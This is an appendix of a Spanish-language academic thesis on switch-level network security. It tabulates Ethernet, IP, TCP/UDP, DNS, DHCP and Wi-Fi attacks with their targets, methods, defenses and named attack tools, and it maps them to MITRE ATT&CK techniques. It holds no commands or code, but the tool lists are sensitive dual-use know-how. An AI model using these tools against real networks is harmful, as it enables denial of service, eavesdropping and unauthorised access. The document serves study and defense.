Los ataques recogidos en el apartado teórico se encuentran en este anexo, concentrando así todas las tablas del capítulo 2. Las tablas están agrupadas según la capa del modelo OSI o del cifrado Wi-Fi correspondiente, según se trate de ataques en escenarios cableados o inalámbricos. En la columna "Metodología", como su nombre indica, se especifica la metodología del ataque en cuestión, pudiendo ser: compatibilidad regresiva (la vulnerabilidad radica en un mecanismo intrínseco en sistemas heredados o habilitado para ellos), confianza de los mensajes (los mensajes son a priori legítimos y aceptados por el equipo receptor), inundación MAC (el atacante envía una gran cantidad de mensajes con direcciones MAC origen aleatorias), suplantación MAC (el atacante cambia su dirección MAC por la de otro equipo para engañar a la víctima), suplantación IP (el atacante cambia su IP por la de otro equipo para engañar a la víctima), fragmentación (los paquetes se fragmentan a nivel L3, consumiendo recursos en el equipo reensamblador), inundación (se envían masivamente paquetes para saturar al equipo víctima), funcionalidades adicionales (el punto de acceso dispone o implementa utilidades que pueden ser aprovechados por el atacante) contraseñas débiles (uso de claves vulnerables a ataques de fuerza bruta y/o diccionario) y *phishing* (el atacante logra engañar a la víctima para recopilar información o instalar *malware* en el equipo).

Ataques de capa enlace										
Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
MAC	1	Inundación MAC	Conmutador	Inundación	L2/L2 L2	Sí Limitar las direcciones MAC aprendidas en puertos	*Sniffing*	macof	No	Sí Apartado teórico: 2.1.1.1.1 Implementación: [5]

Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
MAC	2	Suplantación MAC	Conmutador	Suplantación MAC	L2/L2 L2	Sí Asignar las direcciones MAC en puertos	DoS, *sniffing*	macchanger, ip	No	Sí Apartado teórico: 2.1.1.1.2 Implementación: [5]
ARP	3	Suplantación ARP	Equipo final	Suplantación IP	L3/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS, MitM	arpspoof, ettercap	No	Sí Apartado teórico: 2.1.2.1.1 Implementación: [5]
802.1Q	4	Salto de VLAN [14]	Equipo final	Compatibilidad regresiva	L2/L2 L2	Sí No usar VLAN nativa	Intrusión en VLAN	hping3	Sí [6]	Sí (ampliado) Apartado teórico: 2.1.3.1.1 Implementación: 3.2.1
STP	5	Inundación de TCBPDU [15]	Conmutador	Confianza de los mensajes	L2/L2 L2	Sí Protección BPDU	DoS	yersinia	Sí [6]	Sí (adaptado) Apartado teórico: 2.1.4.1.1 Implementación: 3.2.2
	6	Suplantación del puente raíz [15]	Conmutador	Confianza de los mensajes	L2/L2 L2	Sí Protección BPDU	DoS, MitM	yersinia	Sí [6]	Sí (ampliado) Apartado teórico: 2.1.4.1.2 Implementación: 3.2.3

Tabla D-1. Ataques de capa enlace

Ataques de capa red										
Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
IP	1	IP *Spoofing* [20]	Equipo final	Suplantación IP	L3/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	Según ataque (DoS, Sniffing, Suplantación, MitM, etc.)	ip	No	Sí (adaptado, implícito en ataques con defensa basada en asociación IP-MAC-VLAN-Puerto) Apartado teórico: 2.2.1.1.1
	2	Fragmentación IP [21]	Equipo final, enrutador	Fragmentación	L3/L3 L3	No	Consumo de recursos, DoS	fragroute, libcrafter, mausezahn, libnet	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.2.1.1.2
ICMP	3	Inundación ping [24]	Equipo final	Inundación	L3/L3 L3	No	DoS	hping3, scapy, SING, smurf6	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.2.2.1.1
	4	*Smurf* [22]	Equipo final	Suplantación IP, Inundación	L3/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery	Sí [16]	Sí (adaptado) Apartado teórico: 2.2.2.1.2 Implementación: 3.3.1

Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
ICMP	5	Redirección [23]	Equipo final, enrutador	Suplantación IP, Confianza de los mensajes	L3/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	MitM	netwox, ettercap	No	Sí (nuevo) Apartado teórico: 2.2.2.1.3 Implementación: 3.3.2
	6	*Nuke* / Fragmentación [26]	Equipo final	Fragmentación	L3/L3 L3	No	DoS	hping3, scapy, SING, bettercap	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.2.2.1.4
	7	*Ping of death* [27]	Equipo final	Inundación, Confianza de los mensajes	L3/L3 L3	No	DoS	hping3, scapy, SING	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.2.2.1.5
	8	*Blacknurse* [25]	Equipo final, enrutador	Inundación	L3/L3 L3	No	DoS	hping3, scapy, SING, smurf6	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.2.2.1.6
	9	*Source Quench* [28]	Equipo final	Suplantación IP, Confianza de los mensajes, Compatibilidad regresiva	L3/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	netwox	No	Sí (nuevo, no logrado) Apartado teórico: 2.2.2.1.7 Implementación: C.1

Tabla D-2. Ataques de capa red

Ataques de capa transporte										
Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
TCP	1	Inundación SYN [36]	Equipo final	Inundación	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.3.1.1.1
	2	Inundación SYN con suplantación [36]	Equipo final	Suplantación IP, Inundación	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery	No	Sí (nuevo) Apartado teórico: 2.3.1.1.2 Implementación: 3.4.1
	3	Inundación SYN-ACK [37], Inundación ACK [38]	Equipo final	Inundación	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.3.1.1.3
	4	Reflexión SYN-ACK [39]	Equipo final	Suplantación IP, Inundación	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery	No	Sí (nuevo) Apartado teórico: 0 Implementación: 3.4.2
	5	LAND [40]	Equipo final	Suplantación IP, Inundación, Compatibilidad regresiva	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery	Sí [16]	Sí (adaptado) Apartado teórico: 2.3.1.1.5 Implementación: 3.4.3

Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
TCP	6	Reseteo de conexión [41]	Equipo final	Suplantación IP, Confianza de los mensajes	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	netwox, nping	No	Sí (nuevo) Apartado teórico: 2.3.1.1.6 Implementación: 3.4.4
	7	Predicción de secuencia [42]	Equipo final	Suplantación IP, Compatibilidad regresiva	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS, inyección	hping3, nemesis, LOIC, IP Sorcery	No	Sí (nuevo, no logrado) Apartado teórico: 0 Implementación: C.2
	8	Fragmentación TCP [43] [44]	Equipo final	Fragmentación	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 0
UDP	9	Inundación UDP [36]	Equipo final	Inundación	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery, UDP Flooder	Sí [16]	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.3.2.1.1
	10	*Fraggle* [45]	Equipo final	Suplantación IP, Inundación	L4/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery, UDP Flooder	No	Sí (nuevo) Apartado teórico: 2.3.2.1.2 Implementación: 3.4.5
	11	Fragmentación UDP [46]	Equipo final	Fragmentación	L4/L3 L3	No	DoS	hping3, nemesis, LOIC, IP Sorcery	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.3.2.1.3

Tabla D-3. Ataques de capa transporte

Ataques de capa aplicación										
Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
DNS	1	Inundación DNS [57]	Servidor DNS	Inundación	L7/L3 L3	No	DoS	bettercap, dnsspoof	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.4.1.1.1
	2	Ataque de subdominio pseudoaleatorio [58]	Servidor DNS	Inundación	L7/L3 L3	No	DoS	PolarDNS, dns-random-subdomains-ddos-attack	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.4.1.1.2
	3	Amplificación DNS [59], Reflexión DNS [60]	Equipo final	Suplantación IP, Inundación	L7/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS, DDoS	dnsdrdos, saddam, dns_spquery, tsunami	Sí [16]	Sí (adaptado) Apartado teórico: 2.4.1.1.3 Implementación: 3.5.1
	4	Secuestro / Redireccionamiento DNS [61]	Equipo final	Suplantación IP, Confianza de los mensajes	L7/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	Acceso a web ilegítimas o malignas	ettercap	No	Sí (adaptado) Apartado teórico: 2.4.1.1.4 Implementación: 3.5.2
	5	Envenenamiento de la caché [62]	Equipo final	Suplantación IP, Confianza de los mensajes	L7/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	Acceso a web ilegítimas o malignas	ettercap	No	Sí (nuevo) Apartado teórico: 2.4.1.1.5 Implementación: 3.5.3

Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
DNS	6	Ataque NXDOMAIN [63]	Servidor DNS	Inundación	L7/L3 L3	No	DoS	dns-nxdomain-flood-attack	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.4.1.1.6
	7	Tunelización DNS [64]	Equipo final	Confianza de los mensajes	L7/L3 L3	Parcialmente ACLs	Control del equipo	dnscat2, dns2tcp, nstx, iodine, TUNS, heyoka	No	Sí (nuevo, defensa L3/L4) Apartado teórico: 2.4.1.1.7 Implementación: 5.2.3
	8	Dominio fantasma [65]	Servidor DNS	Inundación	L7/L3 L3	No	DoS	PolarDNS	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.4.1.1.8
	9	Flujo rápido [66]	Equipo final	Confianza de los mensajes	L7/L3 L3	No	Defender dominios malignos	-	No	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.4.1.1.9
DHCP	10	DHCP *Flooding / Starvation* [67]	Servidor DHCP	Confianza de los mensajes	L7/L2 L2	Sí Limitar tráfico DHCP según puerto	DoS	DHCPig, yersinia, DHCPwn, The Gobbler	Sí [6]	Sí (adaptado) Apartado teórico: 2.4.2.1.1 Implementación: 3.5.4
	11	DHCP *Spoofing* [68]	Servidor DHCP, Equipo final	Confianza de los mensajes	L7/L2 L2	Sí Limitar tráfico DHCP según puerto	DoS, Configuración del equipo víctima	yersinia, Wesley, Ghost Phisher	Sí [6] [16]	Sí (adaptado) Apartado teórico: 2.4.2.1.2 Implementación: 5.2.1.1

Tabla D-4. Ataques de capa aplicación

Ataques sobre cifrados Wi-Fi										
Cifrado	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
WEP	1	Falsa autenticación [79]	AP	Compatibilidad regresiva	L2/L2 L2	Sí No usar WEP	Vinculación ilegítima	airmon-ng, airodump-ng, aireplay-ng	Sí [70]	Sí (adaptado) Apartado teórico: 2.5.1.1.1 Implementación: 4.2.1
	2	ChopChop [80]	AP	Compatibilidad regresiva	L2/L2 L2	Sí No usar WEP	Forja de paquetes	airmon-ng, aireplay-ng	Sí [70]	Sí (adaptado) Apartado teórico: 2.5.1.1.2 Implementación: 4.2.2
	3	Fragmentación [81]	AP	Compatibilidad regresiva	L2/L2 L2	Sí No usar WEP	Forja de paquetes	airmon-ng, aireplay-ng	Sí [69] [70]	Sí (adaptado) Apartado teórico: 2.5.1.1.3 Implementación: 4.2.3
	4	Inyección [82]	AP, Equipo final	Compatibilidad regresiva	L2/L2 L2	Sí No usar WEP	Inyección de paquetes	packetforge-ng, aireplay-ng	Sí [70]	Sí (adaptado) Apartado teórico: 2.5.1.1.4 Implementación: 4.2.4
	5	PTW [72], Korek [83] y FMS [84]	AP	Compatibilidad regresiva	L2/L2 L2	Sí No usar WEP	Acceso a la red	airmon-ng, airodump-ng, aircrack-ng	Sí [69] [70]	Sí (ampliado) Apartado teórico: 2.5.1.1.5 Implementación: 4.2.5

Cifrado	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
WPA	6	Beck & Tews' *improved attack* [85]	AP	Funcionalidades adicionales, Compatibilidad regresiva	L2/L2 L2	Sí Eliminar QoS, no usar WPA	Inyección de paquetes	tkiptun-ng (herramienta sin finalizar)	No	Sí (nuevo, no logrado) Apartado teórico: 2.5.2.1.1 Implementación: C.3
	7	Ataque Ohigashi-Morii [86]	AP, Equipo final	Compatibilidad regresiva	L2/L2 L2	Sí No usar WPA	Inyección de paquetes, MitM	-	No	No (sin herramientas) Apartado teórico: 2.5.2.1.2
	8	Ataque Michael [87]	AP	Compatibilidad regresiva	L2/L2 L2	Sí No usar WPA	Inyección de paquetes	-	No	No (sin herramientas) Apartado teórico: 2.5.2.1.3
WPA2	9	KRACK [88]	Equipo final	Funcionalidades adicionales	L2/L2 L2	Sí No reenviar mensajes del *handshake*	MitM	krackattacks-scripts	Sí [69] [70]	Sí (adaptado, no logrado) Apartado teórico: 2.5.3.1.1 Implementación: C.4
	10	Ataque PMKID [89]	AP	Funcionalidades adicionales, Contraseñas débiles	L2/L2 L2	Sí No habilitar funciones *roaming,* uso de contraseñas robustas	Acceso a la red	hcxdumptool, hcxpcapngtool, hashcat	Sí [69] [70]	Sí (adaptado) Apartado teórico: 2.5.3.1.2 Implementación: 4.2.6

Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
WPA3	11	Transición WPA3: degradación y ataque de diccionario [90]	AP	Compatibilidad regresiva, Contraseñas débiles	L2/L2 L2	Sí No permitir retrocompatibilidad y uso de claves robustas	Acceso a la red	dragonforce (herramienta sin finalizar)	No	No (herramientas en desarrollo) Apartado teórico: 2.5.4.1.1
WPA3	12	Degradación del grupo de seguridad [90]	AP	Compatibilidad regresiva	L2/L2 L2	Sí No permitir uso de grupos de seguridad débiles	Acceso a la red	dragonslayer (herramienta sin finalizar)	No	No (herramientas en desarrollo) Apartado teórico: 2.5.4.1.2
	13	Ataque de obstrucción a WPA3 [90]	AP	Compatibilidad regresiva	L2/L2 L2	Sí Implementar mecanismos de detección	DoS	dragondrain (experimental)	No	No (herramientas en desarrollo) Apartado teórico: 2.5.4.1.3
	14	Ataque *Side-Channel* basado en tiempo [90]	AP	Compatibilidad regresiva	L2/L2 L2	Sí No permitir uso de grupos de seguridad débiles	Acceso a la red	dragontime (experimental), dragonforce (herramienta sin finalizar)	No	No (herramientas en desarrollo) Apartado teórico: 2.5.4.1.4
	15	Ataque *Side-Channel* basado en caché [90]	AP	*Phishing*	Factor humano	No	Acceso a la red	dragonforce (herramienta sin finalizar)	No	No (sin defensa L2, herramientas en desarrollo) Apartado teórico: 2.5.4.1.5

Protocolo	Nº	Ataque	Objetivo	Metodología	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?	¿Implementado?
Multiprotocolo	16	Ataque de fuerza bruta/diccionario (Todos) [91]	AP	Contraseñas débiles	L2/L2 L2	Sí Uso de contraseñas robustas	Acceso a la red	airmon-ng, wifite	Sí [69] [70]	Sí (adaptado) Apartado teórico: 2.5.5.1 Implementación: 4.2.7
Multiprotocolo	*17*	*Evil Twin/Phishing* (Todos) [92]	AP	*Phishing*	Factor humano	No	Acceso a la red	fluxion, EAPHammer, weeman, SET	Sí [70]	No (fuera del objetivo del trabajo: solo nivel L2) Apartado teórico: 2.5.5.2
	18	Ataque sobre WPS (WPA, WPA2) [93]	AP	Funcionalidades adicionales	L2/L2 L2	Sí Deshabilitar WPS	Acceso a la red	airmon-ng, wash, reaver	Sí [69] [70]	Sí (ampliado) Apartado teórico: 2.5.5.3 Implementación: 4.2.8
	19	*Hole* 196 (WPA, WPA2) [94]	Equipo final	Funcionalidades adicionales, Suplantación IP	L3/L2 L2	Sí Aislamiento de clientes	MitM	ettercap	Sí [70]	Sí (adaptado) Apartado teórico: 2.5.5.4 Implementación: 4.2.9

Tabla D-5. Ataques sobre cifrados Wi-Fi

ANEXO E: CARACTERIZACIÓN DE LOS ATAQUES BAJO MATRIZ MITRE

A continuación, los ataques recogidos en las tablas anteriores se presentan siguiendo la categorización de ataques de MITRE ATT&CK® [100]. Adicionalmente, esta tabla y los ficheros PCAP son accesibles a través del repositorio Github [106]. Tras la tabla, se incluye un subapartado por cada fichero PCAP validando su contenido e incluyendo una breve descripción con los aspectos más relevantes de esta.

Táctica	Técnica	ID de la técnica	Subtécnica	ID de la Subtécnica	Ataque	Características	Herramientas empleadas	Fichero PCAP
Discovery	Network Sniffing	T1040	-	-	Inundación MAC	Tabla D-1 Ataque 1	macof	T1040_mac_flood.pcapng
Impact	Endpoint Denial of Service	T1499	-	-	Suplantación MAC	Tabla D-1 Ataque 2	ip (configuración)	T1499_mac_spoof.pcapng
Collection	Adversary-in-the-middle	T1557	ARP Cache Poisoning	T1557.002	Suplantación ARP	Tabla D-1 Ataque 3	arpspoof	T1557_arp_spoof.pcapng
Defense evasion	Network Boundary Bridging	T1599	-	-	Salto de VLAN	Tabla D-1 Ataque 4	ip (configuración) hping3	T1599_salto_vlan.pcapng
Impact	Network Denial of Service	T1498	-	-	Inundación de TCBPDU	Tabla D-1 Ataque 5	yersinia	T1498_tcbpdu.pcapng
Collection	Adversary-in-the-middle	T1557	-	-	Suplantación del puente raíz	Tabla D-1 Ataque 6	yersinia	T1557_puente_raiz.pcapng
Reconnaissance	Gather Victim Network Information	T1590	IP Addresses	T1590.005	IP Spoofing	Tabla D-2 Ataque 1	-	- (Implícito en ataques con suplantación IP)

Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Fragmentación IP	Tabla D-2 Ataque 2	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Inundación ping	Tabla D-2 Ataque 3	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Network Denial of Service	T1498	Reflection Amplification	T1498.002	Smurf	Tabla D-2 Ataque 4	hping3	T1498_smurf.pcapng
Collection	Adversary-in-the-middle	T1557	-	-	Redirección	Tabla D-2 Ataque 5	ettercap, netwox	T1557_redireccion.pcapng
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Nuke / Fragmentación	Tabla D-2 Ataque 6	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Ping of death	Tabla D-2 Ataque 7	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Blacknurse	Tabla D-2 Ataque 8	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	Source Quench	Tabla D-2 Ataque 9	-	- (Ataque no logrado)
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	Inundación SYN	Tabla D-3 Ataque 1	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	Inundación SYN con suplantación	Tabla D-3 Ataque 2	hping3	T1499_syn_suplantacion.pcapng
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	Inundación SYN-ACK, Inundación ACK	Tabla D-3 Ataque 3	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	Reflexión SYN-ACK	Tabla D-3 Ataque 4	hping3	T1499_reflexion_synack.pcapng

Táctica	Técnica	ID de la técnica	Subtécnica	ID de la Subtécnica	Ataque	Características	Herramientas empleadas	Fichero PCAP
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	LAND	Tabla D-3 Ataque 5	hping3	T1499_land.pcapng
Impact	Endpoint Denial of Service	T1499	-	-	Reseteo de conexión	Tabla D-3 Ataque 6	ettercap, netwox, nping	T1499_reseteo.pcapng
Command and Control	Content Injection	T1659	-	-	Predicción de secuencia	Tabla D-3 Ataque 7	-	- (Ataque no logrado)
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Fragmentación TCP	Tabla D-3 Ataque 8	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Inundación UDP	Tabla D-3 Ataque 9	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Network Denial of Service	T1498	Reflection Amplification	T1498.002	Fraggle	Tabla D-3 Ataque 10	hping3	T1498_fraggle.pcapng
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Fragmentación UDP	Tabla D-3 Ataque 11	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Inundación DNS	Tabla D-4 Ataque 1	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Ataque de subdominio pseudoaleatorio	Tabla D-4 Ataque 2	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Network Denial of Service	T1498	Reflection Amplification	T1498.002	Amplificación / Reflexión DNS	Tabla D-4 Ataque 3	dnsdrdos	T1498_amplif_dns.pcapng
Resource Development	Compromise Infrastructure	T1584	DNS Server	T1584.002	Secuestro / Redireccionamiento DNS	Tabla D-4 Ataque 4	ettercap	T1584_secuestro_dns.pcapng

Táctica	Técnica	ID de la técnica	Subtécnica	ID de la Subtécnica	Ataque	Características	Herramientas empleadas	Fichero PCAP
Resource Development	Compromise Infrastructure	T1584	DNS Server	T1584.002	Envenenamiento de la caché DNS	Tabla D-4 Ataque 5	ettercap	T1584_cache_dns.pcapng
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Ataque NXDOMAIN	Tabla D-4 Ataque 6	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Command and Control	Application Layer Protocol	T1071	DNS	T1071.004	Tunelización DNS	Tabla D-4 Ataque 7	dnscat2	T1071_tunel.pcapng
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Dominio fantasma	Tabla D-4 Ataque 8	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Command and Control	Dynamic Resolution	T1568	Fast Flux DNS	T1568.001	Flujo rápido	Tabla D-4 Ataque 9	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	DHCP Flooding / Starvation	Tabla D-4 Ataque 10	DHCPig	T1499_dhcp_flood.pcapng
Collection	Adversary-in-the-middle	T1557	DHCP Spoofing	T1557.003	DHCP Spoofing	Tabla D-4 Ataque 11	DHCPig, servidor DHCP	T1557_dhcp_spoofing.pcapng
Credential Access	Network Sniffing	T1040	-	-	Falsa autenticación	Tabla D-5 Ataque 1	Suite aircrack-ng	T1040_autenticacion.pcapng
Discovery	Network Sniffing	T1040	-	-	ChopChop	Tabla D-5 Ataque 2	Suite aircrack-ng	T1040_chopchop.pcapng
Discovery	Network Sniffing	T1040	-	-	Fragmentación	Tabla D-5 Ataque 3	Suite aircrack-ng	T1040_fragmentacion.pcapng
Initial Access	Content Injection	T1659	-	-	Inyección	Tabla D-5 Ataque 4	Suite aircrack-ng	T1659_inyeccion.pcapng

Táctica	Técnica	ID de la técnica	Subtécnica	ID de la Subtécnica	Ataque	Características	Herramientas empleadas	Fichero PCAP
Credential Access	Brute Force	T1110	Password Cracking	T1110.002	PTW/KoreK/FMS	Tabla D-5 Ataque 5	Suite aircrack-ng	T1110_ptw_korek.pcapng
Initial Access	Content Injection	T1659	-	-	Beck&Tews' improved attack	Tabla D-5 Ataque 6	-	- (Ataque no logrado)
Initial Access	Content Injection	T1659	-	-	Ataque Ohigashi-Morii	Tabla D-5 Ataque 7	-	- (Sin herramientas disponibles)
Initial Access	Content Injection	T1659	-	-	Ataque Michael	Tabla D-5 Ataque 8	-	- (Sin herramientas disponibles)
Discovery	Network Sniffing	T1040	-	-	KRACK	Tabla D-5 Ataque 9	-	- (Ataque no logrado)
Credential Access	Brute Force	T1110	Password Cracking	T1110.002	Ataque PMKID	Tabla D-5 Ataque 10	hashcat, hcxpcapngtool, hcxdumptool	T1110_pmkid.pcapng
Credential Access	Brute Force	T1110	Password Cracking	T1110.002	Transición WPA3	Tabla D-5 Ataque 11	-	- (Herramientas en desarrollo)
Credential Access	Brute Force	T1110	Password Cracking	T1110.002	Degradación del grupo de seguridad	Tabla D-5 Ataque 12	-	- (Herramientas en desarrollo)
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	Ataque de obstrucción a WPA3	Tabla D-5 Ataque 13	-	- (Herramientas en desarrollo)
Credential Access	Brute Force	T1110	Password Cracking	T1110.002	Ataque Side-Channel basado en tiempo	Tabla D-5 Ataque 14	-	- (Herramientas en desarrollo)
Credential Access	Brute Force	T1110	Password Cracking	T1110.002	Ataque Side-Channel basado en caché	Tabla D-5 Ataque 15	-	- (Herramientas en desarrollo)

Táctica	Técnica	ID de la técnica	Subtécnica	ID de la Subtécnica	Ataque	Características	Herramientas empleadas	Fichero PCAP
Credential Access	Brute Force	T1110	-	-	Ataque de fuerza bruta/diccionario	Tabla D-5 Ataque 16	wifite	T1110_diccionario.pcapng
Initial Access	Phishing	T1566	Spearphishing via Service	T1566.003	Evil twin/phishing	Tabla D-5 Ataque 17	-	- (Fuera del objetivo del trabajo: solo nivel L2)
Credential Access	Brute Force	T1110	Password Guessing	T1110.001	Ataque sobre WPS	Tabla D-5 Ataque 18	wash, reaver	T1110_wps.pcapng
Collection	Adversary-in-the-middle	T1557	ARP Cache Poisoning	T1557.002	Hole 196	Tabla D-5 Ataque 19	ettercap	T1557_hole196.pcapng

Tabla E-1. Ataques clasificados según categorización MITRE ATT&CK




Figura E-1. Distribución de los ataques logrados según clasificación MITRE

E.1 Inundación MAC

